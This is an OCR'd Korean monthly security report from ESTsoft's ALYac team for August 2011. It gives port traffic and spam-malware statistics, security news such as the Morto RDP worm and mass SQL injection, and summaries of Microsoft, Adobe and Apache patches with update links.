


원격 데스크탑 연결(RDP)를 통해 확산되는 Morto Worm의 이슈화 이후에도 3389 포트의 트래픽이 급격하게 증가하지는 않았습니다.

Morto Worm은 원격 데스크탑이 설정되어 있는 PC나 서버의 취약한 패스워드(예: abcd1234, admin123 등)를 사용할 경우 감염될 수 있으므로 복잡성이 높은 패스워드로 교체하는 것이 좋습니다.

(2) 상위 Top 5 포트 월별 추이

[2010년 06월 ~ 2011년 08월]




3개월 추이에서도 135번 포트 및 25번 포트를 통한 트래픽 유입이 많았으며, 3306 포트의 경우 트래픽이 지속적으로 감소하고 있습니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

(3) 악성 트래픽 유입 추이

[2011년 03월 ~ 2011년 08월]




전체적인 악성 트래픽 유입이 전월(7월)에 비해 소폭 증가했음을 알 수 있습니다.
현재 PC와 서버에 최신의 보안 패치를 설치했더라도 취약한 패스워드를 사용하고 있다면 (예: abcd1234, admin123 등) 해킹과 악성코드 감염에 쉽게 노출 될 수 있습니다.
현재 사용 중인 패스워드가 누구나 추측하기 쉬운 것은 아닌지 그리고 정기적으로 패스워드를 변경하고 있는지 반드시 확인하시고 취약한 패스워드를 사용하신다면 지금 바로 강력한 패스워드로 변경하시기 바랍니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part I 8월의 악성코드 통계

5. 스팸 메일 분석


(1) 일별 스팸 및 바이러스 통계 현황



일별 스팸 및 바이러스 통계 현황 그래프는 하루에 오는 바이러스 및 스팸 메일의 개수를 나타내는 그래프입니다. 8월은 첫 주말(5~7일 사이)에 스팸메일 발송이 급격하게 증가하였으며, 바이러스 메일의 경우 큰 변동이 나타나지 않았습니다.

(2) 월별 통계 현황

[2011년 3월 ~ 2011년 08월]



월별 통계 현황은 악성코드 첨부 및 스팸메일의 전체메일에서 차지하는 비율을 나타내는 그래프입니다. 8월의 스팸 메일은 94.3%, 바이러스 메일은 5.6%를 차지하였습니다. 전월에 비해 악성코드가 첨부된 메일의 개수가 증가했음을 알 수 있습니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

(3) 스팸 메일 내의 악성코드 현황

[2011년 8월 1일 ~ 2011년 8월 31일]

순위	악성코드 진단명	메일수[개]	비율[%]
1	W32/Mytob	7,814	25.30 %
2	Troj/Invo	3,846	12.45 %
3	W32/MyDoom	3,459	11.20 %
4	Mal/ZipMal	2,683	8.69 %
5	Mal/BredoZp	970	3.14 %
6	Mal/VB	760	2.46 %
7	Troj/Dload	635	2.06 %
8	W32/Virut	552	1.79 %
9	W32/Bagle	407	1.32 %
10	Mal/ChepVil	386	1.25 %

스팸 메일 내의 악성코드 현황은 8월 바이러스 메일에서 발견된 악성코드 중 Top 10을 뽑은 그래프입니다. 현재 W32/Mytob이 25.30%로 1위를 차지하였으며, 2위는 12.45%를 차지한 Troj/Invo, 3위는 11.20%를 차지한 W32/MyDoom입니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part II 보안 이슈 돋보기

1. 8월의 보안 이슈

8월에는 정부에서 정보보호 대책들을 많이 발표하였습니다. 인터넷 실명제를 단계적 폐지하기로 했으며, 웹하드 사업자에 대한 보안규제 강화, 공인인증서 분실신고 간소화 등의 소식이 전해졌습니다. 그 밖에도 유명 백신에 대한 자가보호취약점 발표, RDP 웜 확산, Mass SQL 인젝션 피해 소식 등이 이슈가 되었습니다.

• 정부, `인터넷 실명제' 단계적 폐지 추진

2007년 7월에 도입된 본인확인제도인 '인터넷 실명제'를 폐지하자는 주장이 꾸준히 제기되어온 가운데, 정부가 대규모 정보유출을 막기 위해 인터넷 실명제를 단계적으로 폐지하는 방안을 추진키로 했습니다.

• '주민등록번호 클린센터' 접속자 폭증으로 일시 마비

지난해 7월부터 KISA에서 운영해오던 주민번호 이용내역 확인 서비스인 '주민등록번호 클린센터'의 접속이 폭증해 8월 5일부터는 사이트 접속마저 마비되는 현상이 나타났습니다. 주민번호 클린센터는 행정안전부와 함께 주관하는 사업으로 공인 신용평가회사와 함께 인터넷상에서 이용자의 주민번호가 이용된 내역을 안전하고 간편하게 확인할 수 있는 서비스를 무료로 제공합니다. 이번 이용자 폭증 현상은 최근 잇따른 해킹 사건들로 인해 개인정보유출에 대한 PC사용자들의 관심이 급격히 높아지고 있음을 나타내고 있습니다.

• 웹하드 사업자 보안규제 강화

웹하드 사이트들에 대한 보안규제가 강화될 전망입니다. 방송통신위원회는 웹하드 이용자 보호를 위해, 웹하드 사업자 등록기준(안)을 담은 '전기통신사업법 시행령' 개정안을 입법예고 했습니다. 주요 내용은 웹하드를 통한 악성코드 및 악성프로그램의 유포를 막기 위한 기술적 조치 / 불법저작물 및 청소년유해매체물 유통방지 및 정보보호를 위한 기술적 조치를 의무화 / 정보 유통의 투명성을 위해 콘텐츠 전송자에 대한 ID, 이메일 주소 등 식별정보를 표시 / 컴퓨터 로그파일 2년 이상 보관' 등 입니다.

• 공인인증서 분실신고 간소화

KISA가 5개 공인인증기관과 함께 공인인증서 분실신고 절차를 간소화하는 내용의 업무협약을 체결했습니다. 그 동안 공인인증서 인증서 분실 시 신고가 어려웠던 점을 개선해, 앞으로는 야간이나 주말에도 전화(국번 없이 118) 한 통화로 5개 공인인증기관으로부터 발급받은 공인인증서를 모두 폐기할 수 있습니다.

• RDP 이용한 최초의 웜 출현

RDP(원격 데스크톱 프로토콜)를 통해 윈도우 PC를 감염시키는 새로운 웜이 발견되었습니다. Morto라는 이름의 웜은 다량의 RDP 트래픽을 발생시키며 administrator 계정의 암호가 취약한 윈도우 컴퓨터를 감염시킵니다. RDP를 비활성화 하거나 administrator 계정

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

의 암호를 강화하면 예방이 가능합니다.

- **백신 프로그램 강제종료 취약점 발표**

국내의 한 화이트 해커에 의해 실행중인 백신의 프로세스를 종료시킬 수 있는 취약점이 발표되었습니다. 해당 취약점은 국내 외 대부분의 유명백신에 유효한 것으로 알려져 국내 각 백신 공급업체들은 서둘러 이 취약점을 보완하는 패치를 업데이트 하였습니다.

- **알약 '체크마크' 인증 획득**

알약 2.5 기업용이 3대 국제보안인증 중 하나인 '체크마크' 인증을 획득하였습니다. 현재 이스트소프트는 일본과 미국에 법인을 설립하고 동남아시아 파트너사 모집에 착수하는 등 알약의 해외시장 진출을 본격화하고 있습니다.

- **허위백신 설치를 유도하는 Mass SQL Injection 공격 발생**

허위 백신을 설치하도록 유도하는 대규모 SQL 인젝션 공격이 전세계적으로 발생하였습니다. 구글 검색을 통해 확인 결과 감염된 웹페이지 수는 약 6억2,800만 페이지에 이르는 것으로 확인 되었는데, 수 백여 개의 국내 웹사이트도 이 Mass SQL Injection 공격에 피해를 입었습니다. SQL Injection 공격을 근본적으로 예방하려면 웹페이지 설계 시부터 SQL 인젝션이 불가능하도록 보안을 고려해 개발해야 합니다.

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Part Ⅱ 보안 이슈 돋보기

2. 8월의 취약점 이슈

• Microsoft 8월 정기 보안 업데이트

DNS 서버의 취약점으로 인한 원격 코드 실행문제, Data Access Components의 취약점으로인한 원격 코드 실행문제, Microsoft Visio의 취약점으로 인한 원격 코드실행 문제, 원격 데스크톱 웹 액세스의 취약점으로 인한 권한 상승문제 등을 해결한 Microsoft 8월 정기 보안 업데이트를 발표하였습니다.

<해당 제품>

- **Windows XP**
- **Windows Vista**
- **Windows 7**
- **Windows Server 2003**
- **Windows Server 2008**
- **Windows Server 2008 R2**
- **Microsoft Visio**
- **Microsoft Visual Studio 및 Microsoft Report Viewer**

<취약점 목록>

Internet Explorer 누적 보안업데이트(2559049)

이 보안업데이트는 Internet Explorer의 비공개적으로 보고된 취약점 5건과 일반에 공개된 취약점 2건을 해결합니다. 가장 위험한 취약점으로 인해 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹페이지를 볼 경우 원격 코드 실행이 허용될 수 있습니다. 이러한 취약점 중 하나를 성공적으로 악용한 공격자는 로컬 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

DNS 서버의 취약점으로 인한 원격 코드 실행문제점(2562485)

이 보안 업데이트는Windows DNS 서버에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 이러한 취약점의 심각도가 높을수록 공격자가 도메인을 등록하고 NAPTR DNS 리소스 레코드를 만든 후 특수하게 조작된 NAPTR 쿼리를DNS 서버에 보낼 경우 원격 코드 실행이 허용될 수 있습니다. DNS 역할이 활성화되지 않은 서버는 위험하지 않습니다.

Data Access Components의 취약점으로인한 원격 코드 실행문제점(2560656)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 라이브러리 파일과 동일한 네트워크 디렉터리에 있는 합법적인 Excel 파일(예: .xlsx 파일)을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 로그온 한 사용자와 동일한 권한을 얻을수 있습

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

Microsoft Visio의 취약점으로 인한 원격 코드실행 문제점(2560978)

이 보안업데이트는 Microsoft Visio에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 이러한 취약점으로 인해 사용자가 특수하게 조작된 Visio 파일을 열 경우 원격 코드 실행이 발생할 수 있습니다. 취약점 악용에 성공한 공격자는 로그온 한 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

원격 데스크톱 웹 액세스의 취약점으로 인한 권한 상승문제점(2546250)

이 보안 업데이트는 원격 데스크톱 웹 액세스에서 발견되어 비공개적으로 보고된 취약점을 해결합니다. 이 취약점은 권한 상승을 허용하여 공격자가 대상 사용자의 컨텍스트에서 사이트에 대해 임의의 명령을 실행할 수 있는 XSS(사이트 간 스크립팅)취약점입니다. Internet Explorer 8 및 Internet Explorer 9의 XSS 필터는 사용자가 인터넷 영역에서 원격 데스크톱 웹 액세스 서버로 찾아가는 경우를 대비해 이러한 공격을 방지합니다. Internet Explorer 8 및 Internet Explorer 9의 XSS 필터는 인트라넷 영역에서 기본적으로 사용되지 않습니다.

원격 액세스 서비스 NDISTAPI 드라이버의 취약점으로인한 권한 상승 문제점(2566454)

이 보안 업데이트는 지원 대상인 모든 Windows XP 및 Windows Server 2003 에디션에서 비공개적으로 보고된 취약점을 해결합니다. 이 보안 업데이트의 심각도는 지원 대상인 모든 Windows XP 및Windows Server 2003 에디션에 대해 중요입니다. Windows Vista, WindowsServer 2008, Windows 7 및 Windows Server 2008 R2는 취약점의 영향을 받지 않습니다.

Windows CSRSS(Client/ServerRuntime Subsystem)의 취약점으로 인한 권한 상승문제점 (2567680)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 영향을 받는 시스템에 로그온하여 무결성이 높은 프로세스에 장치 이벤트 메시지를 보내도록 특수하게 조작된 응용 프로그램을 실행할 경우이 취약점을 인해 권한 상승이 발생할 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다

TCP/IP 스택의 취약점으로 인한 서비스 거부 문제점(2563894)

이 보안 업데이트는 Microsoft Windows에서 발견되어 비공개적으로 보고된 취약점 2건을 해결합니다. 이 취약점은 공격자가 대상 시스템으로 특수하게 조작된 ICMP(Internet Control Message Protocol) 메시지 시퀀스를 전송하거나 웹 콘텐츠를 제공하며 URL 기반 QoS(서비스 품질) 기능이 사용되도록 설정된 서버로 특수하게 조작된 URL 요청을 전송

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

할 경우 서비스 공격을 허용할 수 있습니다.

원격 데스크톱 프로토콜의 취약점으로 인한 서비스 거부문제점(2570222)

이 보안 업데이트는 원격 데스크톱 프로토콜의 비공개적으로 보고된 취약점을 해결합니다. 이 취약점으로 인해 영향을 받는 시스템이 특수하게 조작된 RDP 패킷 시퀀스를 받을 때 서비스 거부를 허용할 수 있습니다. Microsoft는 이취약점을 악용하려는 제한적이며 대상이 일정한 공격에 대한 보고를 입수하였습니다. 기본적으로 RDP(원격 데스크톱프로토콜)은 모든 Windows 운영 체제에서 사용되도록 설정되어 있지는 않습니다.

Microsoft 차트 제어의 취약점으로 인한 정보 유출문제점(2567943)

이 보안 업데이트는 비공개적으로 보고된 ASP.NET 차트 컨트롤의 취약점을 해결합니다. 이 취약점은 공격자가 차트 컨트롤을 호스팅하는 영향 받은 서버로 특수하게 조작된 GET 요청을 전송할 경우 정보가 유출되도록 할 수 있습니다. 이취약점으로 인해 공격자가 직접 코드를 실행하거나 해당 사용자 권한을 상승시킬 수는 없지만 영향을 받는 시스템의 손상을 악화시키는 데 사용할 수 있는 정보를 가져올 수 있습니다. Microsoft 차트 컨트롤을 사용하는 웹응용 프로그램만 이 문제의 영향을 받습니다. .NET Framework 기본 설치는 영향을 받지 않습니다.

Microsoft Report Viewer의 취약점으로인한 정보 유출 문제점(2578230)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Report Viewer의 취약점을 해결합니다. 이취약점으로 인해 사용자가 특수하게 조작된 웹 페이지를 볼 경우 정보 유출이 발생할 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 웹 사이트를 방문하도록 만들 수 없습니다. 대신, 공격자는 사용자가 취약한 웹사이트로 이동되는 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하도록 하여 웹 사이트를 방문하도록 만들어야 합니다

Windows 커널의 취약점으로 인한 서비스 거부문제점(2556532)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 사용자가 특수하게 조작된 파일이 포함된 네트워크 공유 위치(또는 네트워크 공유 위치를 가리키는 웹 사이트)를 방문할 경우 취약점으로 인해 서비스거부가 허용될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 네트워크 공유나 웹 사이트 위치를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 메시지의 링크를 클릭하도록 하여 위와 같이 하도록 합니다.

.NET Framework의 취약점으로 인한 정보 유출문제점(2567951)

이 보안 업데이트는 비공개적으로 보고된 Microsoft .NET Framework의 취약점을 해결합니다. 이 취약점은 사용자가XBAP(XAML 브라우저 응용 프로그램)를 실행할 수 있는 웹 브라우저를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 정보가 유출되도록 할 수 있습니다. 웹을 통한 공격의 경우 공격자는 호스팅하는 웹 사이트에 이 취약점을 악용하는

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

웹 페이지를 포함할 수 있습니다. 또한 사용자가 제공한 콘텐츠나 광고를 허용하거나 호스팅하는 공격 당한웹 사이트에는 이 취약점을 악용할 수 있는 특수하게 조작된 콘텐츠가 포함되어 있을 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자메일 메시지 또는 메신저 메시지의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.이 취약점은 CAS(코드 액세스 보안) 제한을 우회하기 위해 Windows .NET 응용 프로그램에서 사용될 수도 있습니다

<해결책>

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

한글 : http://www.microsoft.com/korea/technet/security/Bulletin/ms11-aug.mspx

영문 : http://www.microsoft.com/technet/security/Bulletin/ms11-aug.mspx

• Adobe Flash Player 및 AIR 다중 취약점 보안업데이트 권고

Adobe Flash Player 및 AIR에 영향을 주는 다중의 취약점을 해결한 보안업데이트가 발표되었습니다. 공격자는 해당 취약점을 악용하여 영향 받는 소프트웨어를 비정상적으로 종료시키거나, 임의의 명령을 실행하여 시스템에 대한 권한 획득할 수 있으므로 주의가 필요하며 낮은 버전의 Adobe Flash Player/Adobe Air를 사용하고 있다면 최신버전으로 업데이트 해야 합니다.

- 버퍼 오버플로우로 인한 코드실행 취약점 해결
- 메모리 손상으로 인한 코드실행 취약점 해결
- 정수 오버플로우로 인한 코드실행 취약점 해결
- cross-site정보유출로 인한 코드실행 취약점 해결

<해당 제품>

- 윈도우, 매킨토시, 리눅스, 솔라리스 환경에서 동작하는 Adobe Flash Player 10.3.181.36 및 이전 버전
- 안드로이드 환경에서 동작하는 Adobe Flash Player 10.3.185.25 및 이전 버전
- 윈도우, 매킨토시, 환경에서 동작하는 Adobe AIR 2.7 및 이전 버전
- 안드로이드 환경에서 동작하는 Adobe AIR 2.7 및 이전 버전

<해결 방법>

Adobe Flash Player Download Center에서 Adobe Flash Player/ Adobe AIR 최신 버전을 설치하거나 자동 업데이트를 이용하여 최신버전으로 업그레이드 하시기 바랍니다.

http://get.adobe.com/kr/flashplayer/

http://get.adobe.com/kr/air/

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

안드로이드 환경에서 동작하는 Adobe Flash Player/ Adobe AIR 사용자는 안드로이드 마켓에서 최신버전의 Adobe Flash Player/ Adobe AIR를 다운로드 하여 설치하시기 바랍니다.

<참고 사이트>

http://www.adobe.com/support/security/bulletins/apsb11-21.html

• 국내외 백신 신규 취약점 주의 권고

국내외 대부분의 백신S/W 탐지기능을 우회할 수 있는 보안 취약점이 발표되었습니다.
공격자는 해당 취약점을 이용하여 백신프로세스를 종료시킬 수 있으므로 취약점에 의한 피해를 줄이기 위하여 사용자는 다음과 같은 사항을 준수해야 합니다.

<권장 방안>

- 사용중인 백신 프로그램에 대한 최신 업데이트 유지
- 윈도우 등 사용하는 프로그램에 대한 최신 업데이트 유지
- 사용하고 있는 백신프로그램의 최신 업데이트를 유지하고, 실시간 감시기능을 활성화
- 파일공유 기능 등을 사용하지 않으면 비활성화하고 개인방화벽을 반드시 사용
- 출처가 불분명한 파일을 열어보지 않음
- PC사용 중 백신프로그램이 비정상적으로 종료되거나, 시스템트레이 (윈도우 오른쪽 하단 프로그램 아이콘 모음)에 존재하는 백신프로그램의 아이콘이 사라질 경우
  1. 현재 사용하고 있는 백신 프로그램 삭제 후 재설치
  2. 현재 사용하고 있는 백신 제품 외 다른 백신 프로그램 설치 및 전체검사수행
  3. 위의 1. 2. 조치에도 증상이 반복될 경우 국번없이 118 신고

• Apache서버 서비스 거부 취약점 보안업데이트 권고

Apache웹 서버에 원격 서비스거부(Denial of Service) 공격 가능한 신규 취약점을 해결한 보안 업데이트가 발표되었습니다.
공격자는 특수하게 조작된 HTTP패킷을 전송하여 아파치 서비스가 동작중인 서버의 메모리를 고갈시킬 수 있으며, 해당 취약점 정보 및 공격 도구가 공개 배포됨에 따라 피해를 입을 수 있으므로 웹서버 관리자의 적극적인 조치가 필요합니다.

<해당 제품>

- Apache 1.3.x 및 이전 버전
- Apache 2.2.19 및 이전 버전

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

<해결 방법>

- 취약한 버전을 운용하고있는 웹서버 관리자는 Apache 2.2.20버전으로 업데이트 해야 합니다.

<참고 사이트>

- http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
- http://httpd.apache.org/download.cgi

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.

Contact us…

㈜이스트소프트 알약대응팀

Tel : 02-881-2364

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr

http://www.securedisk.co.kr/support/event_view.php?EventIndex=10

ESTsoft Copyright 2009 © by ESTsoft Corp. All rights reserved.